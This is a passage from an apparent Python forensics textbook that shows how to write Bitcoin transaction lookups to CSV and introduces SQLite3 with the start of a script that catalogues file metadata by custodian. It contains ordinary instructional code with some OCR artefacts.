The `writer.writerow()` method will write one row using the supplied list. Each element in the list will be placed in sequential columns on the same row. If, for example, the `writerow()` function is called again with another list input, the data will now be written one row below the previous write operation:

```
...     writer.writerow(headers)
```

In practical situations, we've found that using nested lists is the simplest way of iterating through and writing each row. In our final iteration, we will store the transaction details in a list and append them within another list. We can then iterate through each transaction while writing the details to the CSV as we go along.

As with any file object, be sure to flush any data that is in a buffer to the file and then close the file. Forgetting these steps is not the end of the world, Python will mostly handle this automatically, but they are highly recommended. After executing these last lines of code, a file called `test.csv` will be created in your working directory with the Date, Name, and Description headers as the first row.

```
...     csvfile.flush()  
...     csvfile.close()  
...
```

We have renamed the `printTransactions()` function to `parseTransactions()` to more accurately reflect its purpose. In addition, on line 112, we have added a `csvWriter()` function to write our transaction results to a CSV file. All other functions are similar to the previous iteration:

```
016 def main():  
...  
031 def getAddress():  
...  
051 def parseTransactions():  
...  
080 def printHeader():  
...  
095 def getInputs():  
...  
112 def csvWriter():
```

Finally, we've added a new positional argument named `OUTPUT`. This argument represents the name and/or path for the CSV output. On line 170, we pass this `output` argument to the `main()` function:


```
139 if __name__ == '__main__':  
140     # Run this code if the script is run from the command line.  
141     parser = argparse.ArgumentParser(description='BTC Address  
Lookup', version=str(__version__),  
142                                         epilog='Developed by ' + __  
author__ + ' on ' + __date__)  
143  
144     parser.add_argument('ADDR', help='Bitcoin Address')  
145     parser.add_argument('OUTPUT', help='Output CSV file')  
146     parser.add_argument('-l', help='Specify log directory.  
Defaults to current working directory.')  
147
```

```

148     args = parser.parse_args()
...
169     # Run main program
170     main(args.ADDR, args.OUT)

```

The following flow schematic highlights the difference between the first two iterations and our final version:



Enhancing the `parseTransactions()` function

This function, which was previously named `printTransactions()`, is used to process the transaction data so it can be ingested by our `csvWriter()`. Please note that the `printHeader()` function call has now been moved into the `main()` function. We are also now passing an output argument to `parseTransactions()`:

```

051 def parseTransactions(account, output):
052     """
053     The parseTransactions function appends transaction data into a
054     nested list structure so it can be successfully used by the
055     csvWriter function.
056     :param account: The JSON decoded account and transaction data
057     :param output: The output directory to write the CSV results
058     :return: Nothing
059     """

```

As we've seen previously, we must first iterate through the transactions list. As we traverse the data, we will append it to a transaction list, which is created on line 64. This list represents a given transaction and its data. After we are finished appending transaction data, we append this list to the transactions list, which serves as a container for all of the transactions. The transactions list is created on line 62 as shown in the following code:

```
059     msg = 'Parsing transactions...'
060     logging.info(msg)
061     print msg
062     transactions = []
063     for i, tx in enumerate(account['txs']):
064         transaction = []
```

In order to match an output address with its value, we create an outputs dictionary on line 65. On line 72, we create a key representing the address and value sent to. Note that we use the newline character, "\n", on lines 73 and 74 when combining multiple output addresses and their values so they are visually separate within one cell. We've also performed the same action in the `getInputs()` function to handle multiple inputs. This was a design choice we made because we have seen that there can be multiple output addresses. Rather than placing these in their own columns, we've opted to place them all in one column:

```
065     outputs = {}
066     inputs = getInputs(tx)
067     transaction.append(i)
068     transaction.append(unix.unixConverter(tx['time']))
069     transaction.append(tx['hash'])
070     transaction.append(inputs)
071     for output in tx['out']:
072         outputs[output['addr']] = output['value'] * 10**-8
073     transaction.append('\n'.join(outputs.keys()))
074     transaction.append('\n'.join(str(v) for v in outputs.
values())))
```

On line 75, we created a new value using the `sum()` built-in function to sum the output values together. The `sum()` function is quite handy and accepts a list of `int` or `float` types as an input and returns the sum:

```
075     transaction.append('{:.8f}'.format(sum(outputs.values()))))
```

Now we have all of our desired transaction details in the `transaction` list. We append the transaction to the `transactions` list on line 76. Once all transactions have been added to the `transactions` list, we call the `csvWriter()` method passing in our `transactions` and `output` file:

```
076     transactions.append(transaction)
077     csvWriter(transactions, output)
```

Once again, we have made no modifications to the `printHeader()` and `getAddress()` functions.

Developing the `csvWriter()` function

On line 112, we define our `csvWriter()` function. Before writing our transaction data to a CSV file we log our current execution phase and create a `headers` variable. This `headers` list represents the columns in our spreadsheet and will be the first row written to the file, as follows:

```
112 def csvWriter(data, output):
113     """
114     The csvWriter function writes transaction data into a CSV file
115     :param data: The parsed transaction data in nested list
116     :param output: The output directory to write the CSV results
117     :return: Nothing
118     """
119     logging.info('Writing output to {}'.format(output))
120     print 'Writing output.'
121     headers = ['Index', 'Date', 'Transaction Hash', 'Inputs',
122     'Outputs', 'Values', 'Total']
```

As with any user-supplied data, we must account for the possibility that the supplied data could be incorrect or generate an exception. For example, the user could specify a non-existing directory in the output path argument. On line 123, we open the `csvfile` in `wb` mode and write our CSV data under one `try` and `except` clause. If there is an issue with the user-supplied output, we will receive an `IOError` exception.

We create our writer object on line 124 and write our headers on 125 before iterating through our transactions list. Every transaction within the transactions list is written on its own row. Finally on lines 128 and 129, we flush and close the CSV file.

```
122     try:
123         with open(output, 'wb') as csvfile:
124             writer = csv.writer(csvfile)
125             writer.writerow(headers)
126             for transaction in data:
127                 writer.writerow(transaction)
128             csvfile.flush()
129             csvfile.close()
```

If an `IOError` is generated, we write the error message and contextual information to the log before exiting with an error (any nonzero exit). If there are no errors generated, we log the completion of the script and exit without errors (zero exit), as seen on line 135 through 137:

```
130     except IOError, e:
131         logging.error('Error writing output to {}.\nGenerated
message: {}.'.format(e.filename, e.strerror))
132         print 'Error writing to CSV file. Please check output
argument {}'.format(e.filename)
133         logging.info('Program exiting.')
134         sys.exit(1)
135     logging.info('Program exiting.')
136     print 'Program exiting.'
137     sys.exit(0)
```

Running the script

This iteration finally addresses the remaining issue we identified, which is a means of processing the data into an examination-ready state. Now if an address had hundreds or thousands of transactions, the examiner can analyze that data more efficiently than if it were displayed in a console.

This being said, as with most things, there is always room for improvement. For example, the way in which we've handled multiple inputs and outputs means that it will have more than one address in a specific cell. This can be annoying when trying to filter for a specific address. The point is that a script is never truly finished being developed and is always an ongoing process.

To run the script, we now must supply two arguments: the Bitcoin address and desired output. The following is an example of usage and output printed to the console when running our script:

```
LPF$ python bitcoin_address_lookup.py 125riCXE2MtxHbNZkRtExPGAf bv7LsY3Wa
./transactions.csv
=====
Bitcoin Address Lookup, 0.03
=====

Address: 125riCXE2MtxHbNZkRtExPGAf bv7LsY3Wa
Current Balance: 0.00000000 BTC
Total Sent: 0.80000000 BTC
Total Received: 0.80000000 BTC
```

Number of Transactions: 25

=====

Parsing transactions...

Writing output.

Program exiting.

The transactions.csv file will be written to the current working directory as specified. The screenshot below captures what this spreadsheet might look like:

A	B	C	D	E	F	G
Index	Date	Transaction Hash	Inputs	Outputs	Values	Total
0	9/20/15 23:56	467a944dd0d7ed0bc41948675b48296094f04cbe03e0486fa01c4eb5bb29c9	1J6bkDnNo49s4c6fA FF2g LCgGphQrPvYM 1FKGLnD D a1b3dv8gmUjYAh8MzCo4Rook 125riCXE2MttxhbNzKrtExPGAf bv/7sY3Wa	16xTRccWA3DttxasEtBG1wm?peC77NogTE 1cbQp7chUWbde8SQTeedDxNwNdh2GDyP1P	0.25110936 2.1668645	2.411797386
1	9/20/15 22:17	399e3bc8b051de19a72588e2eb316c624778033fe4b875dd998f3ae42a6ff1	125riCXE2MttxhbNzKrtExPGAf bv/7sY3Wa	125riCXE2MttxhbNzKrtExPGAf bv/7sY3Wa	0.5128143	0.51303192
2	9/20/15 20:11	4e569e655f322db5c79dcf7cd859b9576f5fe958b007a354db5ef9e06018917	125riCXE2MttxhbNzKrtExPGAf bv/7sY3Wa	3GIGscT34cjlK2ja9y9UecYmnwu7xAG9GDYUX 125riCXE2MttxhbNzKrtExPGAf bv/7sY3Wa	0.00051253 0.51313192	0.51364445
3	9/20/15 18:08	9032592a13bbdd53270b449a3b6a90698acc783d0f90be635224352b1fab58	125riCXE2MttxhbNzKrtExPGAf bv/7sY3Wa	125riCXE2MttxhbNzKrtExPGAf bv/7sY3Wa	0.00051253 0.51374445	0.51378513
4	9/20/15 16:35	f00febdcc80a67c72d9c4d50ae2aa43eecc684725b566c2a9fa9e8db5fc449827	125riCXE2MttxhbNzKrtExPGAf bv/7sY3Wa	125riCXE2MttxhbNzKrtExPGAf bv/7sY3Wa	0.00051253 0.51488513	0.51488513
5	9/20/15 15:17	e3d4ac28233722bf1094f90a86f4eee2c19c8baa8a62dcc93c4b70197016884	125riCXE2MttxhbNzKrtExPGAf bv/7sY3Wa	3FdYMAyfFnNs2vCBBmrfRxXs2lVWYx0jA 125riCXE2MttxhbNzKrtExPGAf bv/7sY3Wa	0.00019896 0.51518409	0.51528409
6	9/20/15 13:07	876fe602c635936509a13e61dceac522242b5bc02b5cf0068497d9824d33dbb	125riCXE2MttxhbNzKrtExPGAf bv/7sY3Wa	1Gq116gd2amypL2pmZqmTyCdch63x8sR	1.434e-05	0.51529843

Additional challenges

For an additional challenge, modify the script so that each output and input address has its own cell. We recommend approaching this by determining the maximum number of input or output addresses in a list of transactions. Knowing these values, you could build a conditional statement to modify the header so that it has the appropriate number of columns. In addition, you would need to write logic to skip those columns when you do not have multiple inputs or outputs in order to preserve the correct spacing of data.

While specific to Bitcoin, examples in the wild may require similar logic when there exists a dynamic relationship between two or more data points. Tackling this challenge will help develop a logical and practical methodology that can be applied in future scenarios.

Summary

In this chapter, we gained greater familiarity with common serialized structures, Bitcoin, CSV, and working with nested lists and dictionaries. Being able to manipulate lists and dictionaries is a vital skill, as data is often stored in mixed nested structures. Remember to always use the `type()` method to determine what type of data you're working with.

For this script, we (the authors) played around with the JSON data structure in the Python interactive prompt before writing the script. This allowed us to understand how to traverse the data structure correctly and the best manner to do so before writing any logic. The Python interactive prompt is an excellent sandbox to implement new features or to test new code. Visit <https://www.packtpub.com/books/content/support> to download the code bundle for this chapter.

In the next chapter, we will discuss a different method of storing structured data. While learning how to integrate databases into our scripts, we will create an active file listing script that stores all of its data in a SQLite3 format. Doing this will allow us to become more comfortable with storing and retrieving data from databases in Python using two different modules.

5

Databases in Python

In this chapter, we leverage databases in our scripts to help us accomplish meaningful tasks when working with large quantities of data. We have chosen a simple example that demonstrates the capabilities and benefits of a database backend with Python. We will store file metadata that has been recursively indexed from a given root directory into a database and then query it to generate reports. Although it may seem a simple feat, the purpose is to focus on showcasing multiple ways in which we can interact with a database in Python by creating an active file listing.

In this chapter, we will delve into the following areas:

- The basic design and implementation of SQLite3 databases
- Working with these databases in Python using the first and third-party modules
- Understanding how to recursively iterate through directories in Python
- The knowledge of file system metadata and methods of accessing it using Python
- Crafting CSV and HTML reports for the review process

An overview of databases

Databases provide efficient means of storing large amounts of data in a structured manner. There are many types of databases, commonly broken into two categories: SQL or NoSQL. SQL stands for Structured Query Language and is designed to be a simple language that allows users to manipulate large datasets stored in a database. This includes common databases, such as MySQL, SQLite, and PostgreSQL. NoSQL databases are also useful and generally use JSON or XML to store data, both of which were discussed as common serialized data types in *Chapter 4, Working with Serialized Data Structures*.

Using SQLite3

SQLite3 is the latest version of SQLite and is one of the most common databases found in application development. This database, unlike others, is stored as a single file and does not require a server instance to be running or installed. For this reason, it is widely used due to its portability and is found in many applications for mobile devices, desktop applications, and web services. It uses a slightly modified SQL syntax, but is one of the simpler versions. Naturally, there are some limitations to this lightweight database. These limitations include a restriction to one writer to the database at a time, 140 terabytes of storage, and it is not client-server based. Because our application will not execute multiple write statements simultaneously, uses less than 140 terabytes of storage, and does not require a client-server setup for distribution, we will be using SQLite.

Using the Structured Query Language

Before developing our code, let's take a look at basic SQL statements we will be using. This will help us understand how we can interact with databases even without Python. In SQL, the commands are commonly written in uppercase although they are case insensitive. For this exercise, we will use uppercase to improve legibility. All SQL statements must end in a semicolon in order to execute, as it denotes the end of a statement.

If you would like to follow along, install a SQLite management tool, such as the command-line tool, `sqlite3`. This tool can be downloaded from <https://www.sqlite.org/download.html>.

To begin, we will create a table, a fundamental component of any database. If we compare a database to an Excel workbook, a table is tantamount to a worksheet. It contains named columns and rows of data. Just like how an Excel workbook may contain multiple worksheets, so too can a database contain multiple tables. To create a table, we use the `CREATE TABLE` command, specifying the table name and then wrapping, in parenthesis, the column names and their data types as a comma-separated list. Finally, we end the SQL statement with a semicolon. As seen in the example mentioned later, we specify `id` and `name` in the `custodians` table. The `id` field is an integer and primary key. This designation of `INTEGER PRIMARY KEY` in SQLite3 will create an automatic index that sequentially increments for each added row therefore creating an index of unique identifiers. The `name` column has the data type of `TEXT`, which allows any characters to be stored as a text string. SQLite supports five data types, two of which we've already introduced:

- `TEXT`
- `INTEGER`

- REAL
- BLOB
- NULL

The `REAL` data type allows floating point numbers (for example, decimals). The `BLOB` (binary large object) preserves any input data exactly as is without casting it as a certain type. The `NULL` data type simply stores an empty value:

```
>>> CREATE TABLE custodians (id INTEGER PRIMARY KEY, name TEXT);
```

After creating the table, we can begin to add data into it. As seen in the code block later, we can use the `INSERT INTO` command to insert data in the table. The syntax following the command specifies the table name, the columns to insert the data into, followed by the `VALUES` command, specifying the values to be inserted. The columns and data must be wrapped in parenthesis, as seen later. Using the `null` statement as a value, the auto-incrementing feature of SQLite will step in and fill in this value. Remember that this auto-incrementing is only true for columns designated as `INTEGER PRIMARY KEY`. In general, only one column in a table should have this designation:

```
>>> INSERT INTO custodians (id, name) VALUES (null, 'Chell');  
>>> INSERT INTO custodians (id, name) VALUES (null, 'GLaDOS');
```

We've inserted two custodians, Chell and GLaDOS, and we let SQLite assign IDs to each of them. After the data is inserted, we can select and view this information using the `SELECT` command. The basic syntax involves invoking the `SELECT` command followed by the columns to select (or an asterisk `*` to designate all columns) and the `FROM` statement indicating the table name following a trailing semicolon. As seen in the following code, the `SELECT` will print out a pipe (`|`)-separated list of the values stored by default:

```
>>> SELECT * FROM custodians;  
1|Chell  
2|GLaDOS
```

In addition to showing only desired columns from our table, we can also filter data on one or more conditions. The `WHERE` statement allows us to filter results and return only responsive items. For the purpose of the script in this chapter, we will stick to a simple `WHERE` statement and the equals operator to return only responsive values. As seen, when executed, the `SELECT...WHERE` statement returned only the custodian with the `id` of 1. In addition, note that the order of the columns reflect the order in which they were specified:

```
>>> SELECT name,id FROM custodians WHERE id = 1;  
Chell|1
```

There are more operations and statements available to interact with SQLite3 databases although the preceding operations highlight all we require for our scripts. We invite you to explore additional operations in the SQLite3 documentation found at <http://sqlite.org>.

Designing our script

The first iteration of our script focuses on performing the task at hand with a standard module, `sqlite3`, in a more manual fashion. This entails writing out each SQL statement and executing them as if you were working with the database itself. Although this is not a very Pythonic manner of handling a database, it demonstrates the methods used to interact with a database with Python. Our second iteration employs two third-party libraries: `peewee` and `jinja2`.


Peewee is an object-relational mapper (ORM), which is a term used to describe a software suite that uses objects to handle database operations. In short, this ORM allows the developer to call functions and define classes in Python, which interprets them into database commands. Peewee is a light ORM, as it is a single Python file that supports PostgreSQL, MySQL, and Sqlite3 database connections. Because the framework API is uniform across the database types, few modifications are required to change the database backend. Because our first iteration handles things manually, it would require a rewrite before the script would be capable of interacting with a new database platform.

Our script `file_lister.py` is a metadata collection script that ingests and outputs data per custodian. This is important in incident response or the discovery phase of an investigation, as it stores information about active files on a system or in a specified directory by custodian name. A custodian assignment system allows for multiple inputs to be stored and categorized based on the original source, regardless of if the custodian is a user, machine, or device. To implement this system, we need to prompt the user for the custodian name, the path of the database to use, and the input or output information.

By allowing the user to reuse custodians and databases, they can add the previous capture to extend the custodian's collected files. This is helpful in collections as the investigator can preserve one directory belonging to a custodian, and upon finding additional data belonging to that custodian, preserve a new directory. In addition, we can use the script to create file-listing reports at any point in time, regardless of the number of collected files, as long as there is at least one collected file for output.

In our design state, we need to not only take into account our script, but also the databases and the relational model we will use. In our case, we are handling two separate items—custodians and files. These both make for good tables, as they are separate entries that share a common relation. In our scenario, a file has a custodian and a custodian may have many files; therefore, we will want to create a foreign key, relating files to a specific custodian. A foreign key is a reference to a primary key in another table. The primary key and the foreign key references are usually a unique value or an index that links the data together.

The figure mentioned later represents the relational model for our database. We have two tables, custodian and files, and a one-to-many relationship between them. As defined earlier, this one-to-many relationship will allow us to assign many files to a single custodian. Using this relationship, we can ensure that our script will properly assign information in a structured and easy-to-manage manner.



In this relational model, for example, we could have a custodian named "JPriest" who owns files located in a folder named `APB/`. Under this root folder, there are 40,000 files spread among 300 subdirectories, and we need to assign each of those 40,000 files to JPriest. Because custodian names may be long or complex, we want to assign JPriest an identifier, such as the integer 5, and write that to each row of the data being stored in the `Files` table. By doing this, we accomplish two things: we are saving space as we are storing only one character (5) instead of seven (JPriest) in each of the 40,000 rows and we are creating a link between the user JPriest and their files.

Manually manipulating databases with Python – file_lister.py

In the first iteration of the script, we use several standard libraries to complete all of the functionality required for the full operation. As seen in prior scripts, we are implementing argparse, csv and logging for their usual purposes, which include argument handling, writing CSV reports, and logging program execution. We have imported the sqlite3 module to handle all database operations. Unlike our next iteration, we will only be able to support sqlite3 databases through this script. The os module allows us to recursively step through files in a directory and any subdirectories. Finally, the sys module allows us to gather logging information about the system, and the datetime module is used to format timestamps as we encounter them on the system. This script does not require any third-party libraries. We have the following code:

```
001 import os
002 import sys
003 import logging
004 import csv
005 import sqlite3
006 import argparse
007 import datetime
008
009 __author__ = 'Preston Miller & Chapin Bryce'
010 __date__ = '20160401'
011 __version__ = 0.01
012 __description__ = 'This script uses a database to ingest and
report meta data information about active entries in directories'
```

Following our import statements, we have our main() function, which takes the following user inputs: custodian name, source directory or output file, and a path to the database to use. The main() function handles some operations, such as adding and managing custodians, error handling, and logging. It first initializes the database and tables and then checks whether the custodian is in the database. If it is not, that custodian is added to the database. The function then recursively ingests the base directory, capturing all sub-objects and their metadata, and passes that information to the report writer.

The initDB() function, called by main(), creates the database and default tables if it does not exist. The getOrAddCustodian() function, in a similar manner, checks to see whether a custodian exists. If it does, it returns the ID of the custodian, or, otherwise creates the custodian table. To ensure that the custodian is in the database, the getOrAddCustodian() function is run again after a new entry is added.

After the database is created and the custodian table exists, the code checks whether the source is an input directory. If so, it begins to iterate through the specified directory and scans all subdirectories to collect file-related metadata. Captured metadata is stored in the `Files` table of the database with a foreign key to the `Custodians` table to tie each custodian to their file(s).

If the source is an output file, the `writeOutput()` function is called, passing the open database cursor, output filepath, and the custodian name as arguments. The script then determines if the custodian has any responsive results in the `Files` table and passes them to the `writeHTML()` or `writeCSV()` function based on the output filepath's extension. If the extension is `.html`, then the `writeHTML()` function is called to create an HTML table, using Bootstrap CSS, which displays all of the responsive results for the custodian. Otherwise, if the extension is `.csv`, then the `writeCSV()` function is called to write the data to a comma-delimited file. If neither of the extensions is supplied in the output file path, then a report is not generated and an error is raised that the file type could not be interpreted:

```
015 def main():
...
048 def initDB():
...
072 def getOrAddCustodian():
...
090 def getCustodian():
...
103 def ingestDirectory():
...
139 def formatTimestamp():
...
150 def writeOutput():
...
181 def writeCSV():
...
204 def writeHTML():
```

Let's now look at the required arguments and the setup for this script. On lines 240 through 247, we build out the `argparse` command-line interface with the required positional arguments, `custodian` and `db_path`, and the optional arguments, `--input`, `--output`, and `-l`:

```
239 if __name__ == '__main__':
240     parser = argparse.ArgumentParser(version=str(__version__),
description=__description__,
                                         epilog='Developed by ' + __
author__ + ' on ' + __date__)
241
```

```
242     parser.add_argument('CUSTODIAN', help='Name of custodian  
collection is of.')  
243     parser.add_argument('DB_PATH', help='File path and name of  
database file to create/append.')  
244     parser.add_argument('--input', help='Base directory to scan.')  
245     parser.add_argument('--output', help='Output file to write to.  
use `.csv` extension for CSV and `.html` for HTML')  
246     parser.add_argument('-l', help='File path and name of log  
file.')  
247     args = parser.parse_args()
```

On lines 249 through 254, we check that either the --input or --output argument was supplied by the user. We create a variable, source, which is a tuple containing the mode of operation and the corresponding argument. If neither of the mode arguments were supplied, an `ArgumentError` is raised and prompts the user for an input or output. This ensures that the user provides the required arguments when there are one or more options:

```
249     if args.input:  
250         source = ('input', args.input)  
251     elif args.output:  
252         source = ('output', args.output)  
253     else:  
254         raise argparse.ArgumentParser('Please specify input or  
output')
```


On lines 256 through 267, we see the log configuration used in previous chapters and check for the -l argument and make the path to the log if necessary. We also define the log format and log the script version and the operating system information on lines 265 through 267:

```
256     if args.l:  
257         if not os.path.exists(args.l):  
258             os.makedirs(args.l) # create log directory path  
259         log_path = os.path.join(args.l, 'file_lister.log')  
260     else:  
261         log_path = 'file_lister.log'  
262     logging.basicConfig(filename=log_path, level=logging.DEBUG,  
263                         format='%(asctime)s | %(levelname)s |  
% (message)s', filemode='a')  
264  
265     logging.info('Starting File Lister v.' + str(__version__))  
266     logging.debug('System ' + sys.platform)  
267     logging.debug('Version ' + sys.version)
```

With the logging squared away, we can create the custom dictionary, which defines the arguments passed into the `main()` function using `kwargs`. `Kwargs`, or keyword arguments, provides a means of passing arguments as dictionary key names and assigning corresponding values. To handle a dictionary as `kwargs` instead of a value, we must specify two asterisks preceding the dictionary, as seen on line 280. If we did not use `kwargs`, we would have needed to pass the `args.custodian`, `source`, and `args.db_path` as individual positional arguments. There is more advanced functionality with `kwargs`, and its examples can be found at <https://docs.python.org/2/faq/programming.html>. We have the following code:

```
269     args_dict = {'custodian': args.CUSTODIAN, 'source': source,
270                   'db': args.DB_PATH}
271     main(**args_dict)
```

Refer to the following flow chart to better understand how each function is linked together:



Building the `main()` function

The `main()` function is broken up into two phases: database initialization and input/output (I/O) processing. Database initialization, inclusive of the docstring, occurs on lines 15 through 31 where we define and document the inputs for the function. Note that the input variables match the keys of the `args_dict` that is passed as a keyword argument to the function. If `args_dict` did not have those exact keys defined, we would receive a `TypeError` when calling the function. See the following code:

```
015 def main(custodian, source, db):
016     """
017     The main function creates the database or table, logs
018     execution status, and handles errors
```

```
018     :param custodian: The name of the custodian
019     :param source: tuple containing the mode 'input' or 'output'
as the first element and its arguments as the second
020     :param db: The filepath for the database
021     :return: None
022     """

```

On line 24, we call the `initDB()` function, passing the path to the database and assigning the returned database connection to the `conn` variable. The database connection object is handled by the `sqlite3` Python library. We use this object to communicate with the database by translating all calls from Python into SQL. With the connection object, we can call the `cursor` object, which acts as a placeholder for the transactions performed in the database. This is the object that is used to send and receive data through the connection and is initialized on line 25, as follows:

```
023     logging.info('Initiating SQLite database: ' + db)
024     conn = initDB(db)
025     cur = conn.cursor()
```

After additional logging, we call `getOrAddCustodian()`, passing the cursor object and custodian name to the function. By passing the open cursor, we allow the function to interact with the same instance of the database instead of needing to maintain separate cursors to the database. If the `custodian_id` is found, we move forward and skip the `while` loop to line 31; otherwise, we rerun the `getOrAddCustodian()` function until we retrieve a custodian ID.

```
026     logging.info('Initialization Successful')
027     logging.info('Retrieving or adding custodian: ' + custodian)
028     custodian_id = getOrAddCustodian(cur, custodian)
029     while not custodian_id:
030         custodian_id = getOrAddCustodian(cur, custodian)
031     logging.info('Custodian Retrieved')
```

Once we have a custodian ID to work with, we need to determine if the `source` is specified as input or output. If, on line 32, the source is an '`input`', then we run the `ingest_directory()` function, which iterates through the provided root directory and gathers associated metadata about any subfiles. Once complete, we commit (`save`) our changes to the database and log its completion:

```
032     if source[0] == 'input':
033         logging.info('Ingesting base input directory: ' +
source[1])
034         ingestDirectory(cur, source[1], custodian_id)
035         conn.commit()
036         logging.info('Ingest Complete')
```

If the source is an 'output', the `writeOutput()` function is called to handle writing the output in the specified format. If the source type cannot be determined, we raise an `argparse.ArgumentParser` error stating that the arguments cannot be interpreted. After running the desired mode, we end the function by closing our database connections and log completion of the script as follows:

```

037     elif source[0] == 'output':
038         logging.info('Preparing to write output: ' + source[1])
039         writeOutput(cur, source[1], custodian)
040     else:
041         raise argparse.ArgumentParser('Could not interpret run time
arguments')
042
043     cur.close()
044     conn.close()
045     logging.info('Script Completed')

```

Initializing the database with the `initDB()` function

The `initDB()` function is called on line 24 of the `main()` function to perform the basic tasks of creating the database and initial structure within it. First, we need to check if the database already exists, and if it does, connect to it and return the connection object, as seen on lines 54 through 56. Whether a file exists or not, we can use the `sqlite3` library `connect()` method to open a file as a database. This connection is used to communicate between Python objects and the database. We also specifically use a cursor object, assigned as `cur` on line 60, to keep track of the position we are at among executed statements. This cursor is required to interact with our database:

```

048 def initDB(db_path):
049     """
050     The initDB function opens or creates the database
051     :param db_path: The filepath for the database
052     :return: conn, the sqlite3 database connection
053     """
054     if os.path.exists(db_path):
055         logging.info('Found Existing Database')
056         return sqlite3.connect(db_path)
057     else:
058         logging.info('Existing database not found. Initializing
new database')
059         conn = sqlite3.connect(db_path)
060         cur = conn.cursor()

```

If the database does not exist, then we must create a new database, connect to it, and initialize the tables. As mentioned in the SQL section of this chapter, we must create the tables by using the `INSERT INTO` statement, followed by the column names and their data types. In the `Custodians` table, we need to create an auto-incrementing `id` column to provide an identifier for the `name` column, which will hold the custodians' names.

To do this, we first build our query in the `sql` variable on line 62. After assignment, we pass this variable to the `cur.execute()` method, which executes our SQL statement through the cursor object. At this point, the cursor talks to the connection object from before, which then communicates with the database. Take a look at the following:

```
062      sql = 'CREATE TABLE Custodians (id INTEGER PRIMARY KEY,  
name TEXT) ;'  
063      cur.execute(sql)
```

On line 64, we create another SQL query using PRAGMA, which allows us to modify the database configuration. By default in SQLite3, foreign keys are disabled, preventing us from referencing data from one table in another. Using the PRAGMA statement, we can enable this feature for our database by setting `foreign_keys` to 1:

```
064      cur.execute('PRAGMA foreign_keys = 1;')
```

We repeat the table creation process for the `Files` table, adding many more fields to account for the file metadata. On lines 65 through 67, we write out the list of field names and their associated data types. We are able to wrap this string across multiple lines by using the backslash to escape the newline character and have Python interpret it as a single string value. As seen, we need columns to store an ID (in a similar fashion to the `Custodians` table), the file name, file path, extension, size, modified time, created time, accessed time, the mode, and the inode number.

The mode attribute specifies permissions of the file and is based on the UNIX permissions standard, whereas the inode attribute is the unique number that identifies file system objects in UNIX-based systems. Both of these elements are further described in the `ingestDirectory()` section where they are extracted from the files. After creating the two tables and defining their structures, we execute the final `sql` statement on line 68 and return the connection object:

```
065      sql = "CREATE TABLE Files(id INTEGER PRIMARY KEY,  
custodian INTEGER REFERENCES Custodians(id),"  
066          "file_name TEXT, file_path TEXT, extension TEXT,  
file_size INTEGER, "  
067          "mtime TEXT, ctime TEXT, atime TEXT, mode INTEGER,  
inode INTEGER);"  
068      cur.execute(sql)  
069      return conn
```

Checking for custodians with the `getOrAddCustodian()` function

At this point, the database is initialized and ready for further interaction. The `getOrAddCustodian()` function is called to check for the existence of the custodian and to pass along the ID, if found. If the custodian does not exist, the function will add the custodian to the `Custodians` table. On line 80, we call the `getCustodian()` function to check and see whether the custodian exists. On line 82, we use a conditional to check if `id` is `True`, and if so, return the ID of the custodian. The SQLite library returns tuples for backward compatibility, the first element of which will be our ID of interest:

```

072 def getOrAddCustodian(cur, custodian):
073     """
074     The getOrAddCustodian function checks the database for a
075     custodian and returns the ID if present;
076     :param cur: The sqlite3 database cursor object
077     :param custodian: The name of the custodian
078     :return: The custodian ID or None
079     """
080     id = getCustodian(cur, custodian)
081
082     if id:
083         return id[0]

```

